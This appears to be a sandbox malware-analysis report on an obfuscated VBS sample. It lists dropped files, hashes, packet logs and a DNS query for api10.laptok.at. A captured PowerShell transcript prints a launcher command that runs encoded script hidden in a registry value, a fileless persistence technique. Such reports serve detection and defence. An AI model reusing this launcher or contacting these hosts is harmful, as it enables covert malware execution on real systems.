C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6269957749973747
Encrypted:	false
SSDEEP:	24:etGSdsM+WEei8MTx2qHtLUyBrFdWtGYwxhtkZf2h7oaEw7I+ycuZhN8akSIPNnq:6w7qMTxzJUyNLWQYwSJ2hkA1ul8a3wq
MD5:	697E2F48267FE9B6ECE7B6FEEA79312D
SHA1:	8D64C1D0CD84A6B9AF5383AD5EA827B92A24C35A
SHA-256:	2224EE67155E4E4C83B7A33B42CA5C64797CF0240FC3B593AC066420D147C052
SHA-512:	52DBB7D0C10A35057E98564E08D985C480756F2EF3841C29AE85A5F3D82B0369D99D6A7132C184ED0C839907AAFC2ACE53E9B5AFFDE2D92BE59863FE7770C7B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....$... ...@..... .....@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P .....e.....p.....v....._.!..._...!._.&..._.....+.....4.:.....6.....H.....P..... .....<Module>.pjhhilfe.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators

C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.out	
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF1B3A3B6AB333EE87.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40233
Entropy (8bit):	0.6839621254300199
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+QWMNWTgS6K8L5gS6K8LigS6K8LX:kBqoxKAuqR+QWMNWT96K8196K8m96K87
MD5:	AFB515445BAE2FADA5BF52E5B814C217
SHA1:	EE5E3AFA220CB93D2143DFDFE3AFEBD6264AEE83
SHA-256:	059C28E2EED630DC221A3CB1E70D7B5F39473E54E4E84498E35D0C65CB7318CE
SHA-512:	A6788DE34FBEDA84BCFEF0F905795A6E34C0FBE09393F3B3602ACAEA248AA79CC529B66376F66DAE53148741B8CEDA53B6733431D9866035EAED162CF9423F5 C
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF355482E4E7DEE5A3.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40169
Entropy (8bit):	0.67209255495848
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+tzxQTm5OWMG7G9qhVd5OWMG7G9qhVO5OWMG7G9qhVD:kBqoxKAuqR+tzxQTms92s9Js96
MD5:	D194614AC0EA458FFBA1E4B08ADD2CDD
SHA1:	F278E24E679AFC36B785E2FCFB5976E9E504913B
SHA-256:	C9370BA5AED9AA7E0F3004947E5E592F47552458F7F020F34F92F4FBEBA7BF99
SHA-512:	0FDFC673AE4758A0CF5CB7D49A76172C53F0204325B9CBBEBDCE6D0F87A63B99196FD845943906BEC26ACF8149155274D008FAE20AEA5CB4C3419CD7EB3F4E A7
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF59F7FE070035D0FB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40113
Entropy (8bit):	0.6608123811798423
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+Uy4JSLeC3T1FeC3T1VMeC3T1P:kBqoxKAuqR+Uy4JSLl3BFl3BVMl3BP
MD5:	D146F2F521184092B2C6B3DB7A8FF89D
SHA1:	8F6F160FAEB95CDFE941E92680FBFB8D990D916B
SHA-256:	1AECF7695D500829F0D68168A3355E1ADADC93908324FD2D975F6AE90BDB144B
SHA-512:	E30EED5FBB19C93DA685B73EFDD2A16C15F202AA9994D151E3DBB084390994C0331EC0990C7686E6F5C29974C4B160B854F24BEC76267F6801BA9156092EBF2

C:\Users\user\AppData\Local\Temp\~DF59F7FE070035D0FB.TMP	
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF897443D483D7C528.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6111038492394038
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loxF9loT9lWpoUdGoad93BEZ:kBqoIUK2gW2
MD5:	C3D7C59D47B630560F911FD0A9D253BC
SHA1:	8154ABC686D1793B3D8440B96CFA50357BF59783
SHA-256:	2E9AAF41565B73F9592700A82F4D92DF3A69132F422911B618F5A793F4ECB6C3
SHA-512:	9AB0ABBF816FD6A24A04FD61F0682388D73C1B08C7C5C19786342E2885A42228DE8524AA1FA87F4915EB295FCA8FDBC5EA62254469603C3FB2560BDD8AD2270
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFA0DC02764BBFFD70.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4078683175387747
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loXJF9loXL9lWXqps:kBqoIXsXyXqps
MD5:	1B30EAC5DB0F6585C2A28814E7A06C8C
SHA1:	47EBBC1C080B4F3CDFF3E667CFA2CF80B006FAF7
SHA-256:	C6EDDDC79C4060B11DB458AC489373C3E44B24CA2D7A2D7B76488189C1317DBA
SHA-512:	4C898416C01816F80CB0A7B73CAA7EFAE8E5635450F9880EBA83BE95EBD3A1CB4C79EBAE9134DBBB0A2E9D1989CB943C69DA0CD50A9ECBD917ACCF73B225 6C2
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC1B22A1CB1C1EB4D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40209
Entropy (8bit):	0.6813113127596784
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+xvdc/mjTxsZcgKjTxsZcgJjTxsZcgq:kBqoxKAuqR+xvdc/m4K4J4q
MD5:	3588E70EFA3446A8FEB9CDE79C990461
SHA1:	7527E1C787545BCCE5E317C29BBDB19DFDE6E51C
SHA-256:	4F6E725B00D9B6FD6550C752FC0955731AA6F6B868F218528311F33BE9545AEE
SHA-512:	C3EF8968B8157DD74AF9D2F82FE7673783458C770797EBC3DA52D400B2C7B1AD73AB49A87536EE7ADAAF6BA30D56D10EE5F1DA5557F96B69BACE25ECAF821 AA
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Documents\20201120\PowerShell_transcript.715575.I4F9bCTu.20201120052227.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped

C:\Users\user\Documents\20201120\PowerShell_transcript.715575.I4F9bCTu.20201120052227.txt	
Size (bytes):	1189
Entropy (8bit):	5.304836767554539
Encrypted:	false
SSDEEP:	24:BxSAXixvBnRwZx2DOXUWOLCHGIYBtLWyHjeTKKjX4CIym1ZJX8OLCHGIYBtYnxSO:BZXevhqZoORF/yqDYB1ZeFbZZZ
MD5:	839730236D191965CFF5970E23514FEB
SHA1:	3B5B47752D463A27825A05670B7A92138287F07D
SHA-256:	0835A44D36FCB30FFD146F8DD3AAE9BBD47630E6FF8ECB3C74B4CAAF7C4B2CE9
SHA-512:	AC0050884FADCF35C3886F846EBC0D3EA61FE9F5080C67A655F682457D18130E3E54161A3C1A783B7CE5ECB19A67B5739E88C2FB5C604646F1C0DDCEA5D21D2
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201120052227..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 2224..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201120052227..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	4.348464175813603
TrID:	
File name:	a7APrVP2o2vA.vbs
File size:	378979
MD5:	34088bd5124b06eec3371c1879f73cf5
SHA1:	bcd7d1067588adcacefaa342af8b0ef8a899bd6f
SHA256:	10a87c4636ca9178acba76c3303c9e6d9ea99efee1b10864b934abc05bdd6b89
SHA512:	d699877fadc9c4f6739becb015a852f6260b92a20bd260167d1d3657d5fb3a5a5273b69db0ea93d8cd1325fc0370e47cbf052b26779d65750f67321a57635c2b
SSDEEP:	3072:VDRp0xBRYkxWblq7iQh6qDkLBPUdgyaHoJr6ZlQ:hqRBxIl4P6qoL5Ud/PJOZlqQ
File Content Preview:	' Alberich Greek martial temptress presto babe, Semite rueful re fairway Estes Steinberg paratroop finesse Bangladesh authenticate allusive grapevine scattergun late, tugging gorgon Bateman inexplicable. swingy bitumen Coriolanus foreign Osaka indivisible

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution

Total Packets: 82

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 05:21:26.093422890 CET	49728	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:26.093494892 CET	49727	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:26.360441923 CET	80	49728	47.241.19.44	192.168.2.3
Nov 20, 2020 05:21:26.360636950 CET	49728	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:26.361097097 CET	49728	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:26.371031046 CET	80	49727	47.241.19.44	192.168.2.3
Nov 20, 2020 05:21:26.371167898 CET	49727	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:26.670751095 CET	80	49728	47.241.19.44	192.168.2.3
Nov 20, 2020 05:21:27.293613911 CET	80	49728	47.241.19.44	192.168.2.3
Nov 20, 2020 05:21:27.293737888 CET	49728	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:27.295180082 CET	49728	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:21:27.561860085 CET	80	49728	47.241.19.44	192.168.2.3
Nov 20, 2020 05:21:28.514014959 CET	49727	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:10.158176899 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:10.158828020 CET	49741	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:10.416362047 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:10.416518927 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:10.418399096 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:10.428342104 CET	80	49741	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:10.428536892 CET	49741	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:10.722038031 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459002018 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459028006 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459038973 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459050894 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459062099 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459073067 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.459398985 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.459439039 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.506043911 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.506068945 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.506079912 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.506092072 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.506217003 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.506254911 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.717492104 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717523098 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717539072 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717550039 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717561960 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717572927 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717585087 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717598915 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717613935 CET	80	49740	47.241.19.44	192.168.2.3

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 05:22:11.717628002 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.717688084 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.717729092 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.720376015 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.720397949 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.720491886 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.720658064 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.764272928 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764297962 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764312029 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764326096 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764343023 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764343023 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.764363050 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764365911 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.764379025 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764394045 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.764415979 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.764426947 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.975716114 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975739956 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975750923 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975763083 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975792885 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975806952 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975819111 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975832939 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975845098 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975856066 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975872993 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.975889921 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.976016045 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.976054907 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.977776051 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977797031 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977808952 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977823019 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977833986 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977844000 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977855921 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977865934 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.977993965 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.978033066 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.978367090 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.978387117 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.978461027 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:11.978463888 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.978482008 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:11.978550911 CET	49740	80	192.168.2.3	47.241.19.44
Nov 20, 2020 05:22:12.022418976 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:12.022449017 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:12.022460938 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:12.022481918 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:12.022499084 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:12.022515059 CET	80	49740	47.241.19.44	192.168.2.3
Nov 20, 2020 05:22:12.022530079 CET	80	49740	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 05:20:53.051971912 CET	60831	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:20:53.087335110 CET	53	60831	8.8.8.8	192.168.2.3
Nov 20, 2020 05:20:54.094325066 CET	60100	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:20:54.130089998 CET	53	60100	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 05:20:55.812105894 CET	53195	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:20:55.847683907 CET	53	53195	8.8.8.8	192.168.2.3
Nov 20, 2020 05:20:56.998292923 CET	50141	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:20:57.033837080 CET	53	50141	8.8.8.8	192.168.2.3
Nov 20, 2020 05:20:58.169328928 CET	53023	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:20:58.196330070 CET	53	53023	8.8.8.8	192.168.2.3
Nov 20, 2020 05:20:59.348299980 CET	49563	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:20:59.375442982 CET	53	49563	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:01.554925919 CET	51352	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:01.581985950 CET	53	51352	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:02.666503906 CET	59349	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:02.693517923 CET	53	59349	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:04.814698935 CET	57084	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:04.850627899 CET	53	57084	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:05.926033974 CET	58823	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:05.953337908 CET	53	58823	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:07.255887985 CET	57568	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:07.291135073 CET	53	57568	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:08.422996044 CET	50540	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:08.450376987 CET	53	50540	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:19.246994972 CET	54366	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:19.274369955 CET	53	54366	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:24.587447882 CET	53034	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:24.624716043 CET	53	53034	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:25.687621117 CET	57762	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:26.077285051 CET	53	57762	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:27.219799995 CET	55435	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:27.260694981 CET	53	55435	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:34.899878025 CET	50713	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:34.937813044 CET	53	50713	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:42.696626902 CET	56132	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:42.723706961 CET	53	56132	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:53.827332973 CET	58987	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:53.854681969 CET	53	58987	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:54.595932961 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:54.623146057 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:55.599200964 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:55.635010004 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:56.597004890 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:56.624468088 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:58.425985098 CET	60633	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:58.463006973 CET	53	60633	8.8.8.8	192.168.2.3
Nov 20, 2020 05:21:58.612535000 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:21:58.648364067 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:02.614242077 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:02.641386986 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:09.183715105 CET	61292	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:09.220808029 CET	53	61292	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:10.099726915 CET	63619	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:10.135334015 CET	53	63619	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:14.206931114 CET	64938	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:14.551887989 CET	53	64938	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:18.780000925 CET	61946	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:18.815578938 CET	53	61946	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:29.924087048 CET	64910	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:29.951549053 CET	53	64910	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:32.506429911 CET	52123	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:32.550540924 CET	53	52123	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:43.863049030 CET	56130	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:44.205674887 CET	53	56130	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:48.893384933 CET	56338	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:48.920638084 CET	53	56338	8.8.8.8	192.168.2.3
Nov 20, 2020 05:22:49.031866074 CET	59420	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:49.362152100 CET	53	59420	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 05:22:50.895576954 CET	58784	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:22:51.208616018 CET	53	58784	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:41.503000021 CET	63978	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:41.581629038 CET	53	63978	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:41.882715940 CET	62938	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:41.934180021 CET	53	62938	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:42.286246061 CET	55708	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:42.322021008 CET	53	55708	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:42.785042048 CET	56803	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:42.820292950 CET	53	56803	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:43.064553976 CET	57145	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:43.100380898 CET	53	57145	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:43.389125109 CET	55359	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:43.424834013 CET	53	55359	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:43.718720913 CET	58306	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:43.754348993 CET	53	58306	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:44.124079943 CET	64124	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:44.151494980 CET	53	64124	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:44.575372934 CET	49361	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:44.611215115 CET	53	49361	8.8.8.8	192.168.2.3
Nov 20, 2020 05:23:44.852715015 CET	63150	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:23:44.888242960 CET	53	63150	8.8.8.8	192.168.2.3
Nov 20, 2020 05:25:42.163995028 CET	53279	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:25:42.200148106 CET	53	53279	8.8.8.8	192.168.2.3
Nov 20, 2020 05:25:42.300028086 CET	56881	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:25:42.327339888 CET	53	56881	8.8.8.8	192.168.2.3
Nov 20, 2020 05:25:42.648133993 CET	53642	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:25:42.691967010 CET	53	53642	8.8.8.8	192.168.2.3
Nov 20, 2020 05:25:43.695153952 CET	55667	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:25:43.730745077 CET	53	55667	8.8.8.8	192.168.2.3
Nov 20, 2020 05:25:44.055617094 CET	54833	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:25:44.099241018 CET	53	54833	8.8.8.8	192.168.2.3
Nov 20, 2020 05:25:44.248680115 CET	62476	53	192.168.2.3	8.8.8.8
Nov 20, 2020 05:25:44.284043074 CET	53	62476	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 05:21:25.687621117 CET	192.168.2.3	8.8.8.8	0x56f7	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
